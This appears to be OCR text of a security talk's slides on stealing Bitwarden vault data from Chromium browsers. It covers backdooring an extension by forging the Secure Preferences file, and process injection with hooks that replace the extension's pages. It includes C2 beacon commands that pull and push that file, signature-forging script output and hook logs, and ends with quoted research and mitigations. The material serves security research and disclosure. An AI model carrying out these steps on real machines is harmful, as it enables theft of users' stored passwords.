                "homepage_url": "https://bitwarden.com",
                "32": "images/icon32.png",
                "48": "images/icon48.png",
                "short_name": "Bitwarden",
                "storage": {
                    "managed_schema": "managed_schema.json"
                },
                "update_url": "https://clients2.google.com/service/update2/crx",
                "version": "2025.8.1",
```

Attack Plan

1. Drop unpacked extension to disk
2. Update Secure Preferences file
3. Wait for target user to unlock vault
4. Profit?

Demo

1. Drop unpacked extension to disk

```
beacon> upload
[*] Tasked beacon to upload
[+] host called home, sent:
```

Demo

2. Update Secure Preferences file


```
beacon> download C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences
[*] Tasked beacon to download C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure
[+] host called home, sent: 86 bytes
[*] started download of C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Prefe
[*] download of Secure Preferences is complete
```

```
❯ python3 update_preferences.py -s "Secure Preferences" -e "extension_preferences.json" -u 'S-1-5-21-3950569874-1870046026-950076100-1001'
[*] Computed extension signature: C7F2E17F158BD8BAD29DAE90B320C8F8512191773956B8427D4B1F0D9D4C894E
[*] Computed supermac: C0E22849E5352CCE01A623CD59A899008BE1BD342C059594C315A68CF0FAF6F9
[*] Saved updated Secure Preferences File to: Secure Preferences (updated)
```

```
beacon> upload
[*] Tasked beacon to upload /home/kali/Secure Preferences as Secure Preferences
[+] host called home, sent: 30 bytes
```


Demo

3. Wait for target user to unlock vault




Demo

4. Profit!



Cross-Context Data Access



Chrowned by an Extension: Abusing the Chrome DevTools Protocol through the Debugger API

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
***Abstract*—The Chromium open-source project has become a fundamental piece of the Web as we know it today, with multiple vendors offering browsers based on its codebase. One of its most popular features is the possibility of altering or enhancing the browser functionality through third-party programs known as browser extensions. Extensions have access to a wide range of capabilities through the use of APIs exposed by Chromium. The Debugger API—arguably the most powerful of such APIs—allows extensions to use the Chrome DevTools Protocol (CDP), a capability-rich tool for debugging and instrumenting the browser. In this paper, we describe several vulnerabilities present in the Debugger API and in the granting of capabilities to extensions that can be used by an attacker to take control of the browser, escalate privileges, and break context isolation. We demonstrate their impact by introducing six attacks that allow an attacker to steal user information, monitor network traffic, modify site permissions (*e.g.*, access to camera or microphone), bypass security interstitials without user intervention, and change the browser settings. Our attacks work in all major Chromium-based browsers as they are rooted at the core of the Chromium project. We reported our findings to the Chromium Development Team, who already fixed some of them and are currently working on fixing the remaining ones. We conclude by discussing how questionable design decisions, lack of public specifications, and an overpowered Debugger API have contributed to enabling these attacks, and propose mitigations.**

Chromium component for debugging and instrumenting the browser through a command passing interface. CDP is widely used for running End-to-End (E2E) tests on web-based applications through popular tools like Selenium, Puppeteer and Playwright, and for building crawlers. CDP exposes a WebSocket server to which external applications can connect to. Chromium extensions may also communicate with this component using the Debugger API, which is protected by the `debugger` permission. The Debugger API is a general substitute of virtually any other extension API as it grants total control over tabs, windows and critical browser resources. These powerful capabilities are expected to be found in a debugging tool, but are also an obvious candidate for abuse if they are insecurely exposed to potentially malicious actors.

Despite the risks of granting third-party extensions access to such a powerful component, no previous work has systematically analyzed the robustness of the Debugger API implementation and its security implications. In fact, Chromium's Debugger API is already being used by at least 434 extensions published on the Chrome Web Store according to a permission measurement that we performed in June 2022. Furthermore, no official specification detailing the design and purposes of this component can be publicly found. In this paper, we describe the results of a systematic security analysis done over the Debugger API and related components in the Chromium codebase. Our analysis focuses on finding violations of a set of security requirements that we derive from Chromium's CRX API

https://ieeexplore.ieee.org/document/10190532




ChromeAlone: Transforming a Browser into a C2 Platform

https://www.youtube.com/watch?v=_qS01oRTvAk

Process Injection

Process Injection Primer



https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

In-Process Capabilities

- Parse memory to find the encryption key (again!)
- Hook page rendering functions

GetFileAttributesW function (fileapi.h)

06/01/2023

Retrieves file system attributes for a specified file or directory.

To get more attribute information, use the GetFileAttributesEx function.

To perform this operation as a transacted operation, use the GetFileAttributesTransacted function.

ReadFile function (fileapi.h)

07/22/2025

Reads data from the specified file or input/output (I/O) device. Reads occur at the position specified by the file pointer if supported by the device.


This function is designed for both synchronous and asynchronous operations. For a similar function designed solely for asynchronous operation, see ReadFileEx.


Attack Plan

1. Inject in `chrome.exe` process
2. Hook function calls
3. Replace loaded JavaScript pages on the fly
4. Profit?

Demo

1. Inject in `chrome.exe` process





Demo

2. Hook function calls
3. Replace JavaScript pages on the fly

```
[Detour] Hooks installed
[Detour] [GetFileAttributesW] Chrome is reading Bitwarden popup file: C:\Users\Julien\AppDa
[Detour] [GetFileAttributesExW] Updated high order file size
[Detour] [GetFileAttributesExW] Updated high order file size
[Detour] [GetFileSizeEx] Updated file size
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
[Detour] [ReadFile] Updated file content
```

Generalizing

Beyond Bitwarden

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Remote Debugging	JavaScript Payloads
Extension Backdoor	JavaScript Payloads
Browser Process Injection	JavaScript Payloads

Beyond Chromium

Attack Technique	Changes to be made
Parsing Memory	Memory Patterns
Remote Debugging	Browser-dependent Mechanisms
Extension Backdoor	Browser-dependent Mechanisms
Browser Process Injection	Function Hooks

Other Attack Vectors

- Keylogger
- Clipboard Interception
- Replacing the browser executable
- ...

Root Cause


Immutable Laws of Security v2

- **Law #1:** If a bad actor can persuade you to run their program on your computer, it's not solely your computer anymore.
- **Law #2:** If a bad actor can alter the operating system on your computer, it's not your computer anymore.
- **Law #3:** If a bad actor has unrestricted physical access to your computer, it's not your computer anymore.
- **Law #4:** If you allow a bad actor to run active content in your website, it's not your website anymore.

https://learn.microsoft.com/en-us/security/zero-trust/ten-laws-of-security

What can we do about it?

Kernel Modules



https://www.keepersecurity.com/blog/2025/06/26/keeper-is-the-only-password-manager-that-protects-against-infostealers/

Trusted Execution Environments

SECURITY AND PRIVACY

About the security of using your Mac to unlock 1Password (beta)

Learn how your data is protected if you choose to unlock the 1Password app when you unlock your Mac.

When you choose to unlock 1Password with your Mac (currently in beta), it's easier to use a longer and more secure account password than you might otherwise have chosen.

You must unlock your Mac to unlock 1Password

If you choose to unlock 1Password when you unlock your Mac, you must successfully authenticate with your Mac login password or Touch ID to unlock 1Password, and 1Password will only remain unlocked as long as your Mac is unlocked.

Your 1Password data is still protected

Unlocking 1Password when you unlock your Mac doesn't replace your account password or SSO, nor does it undermine the security of 1Password.

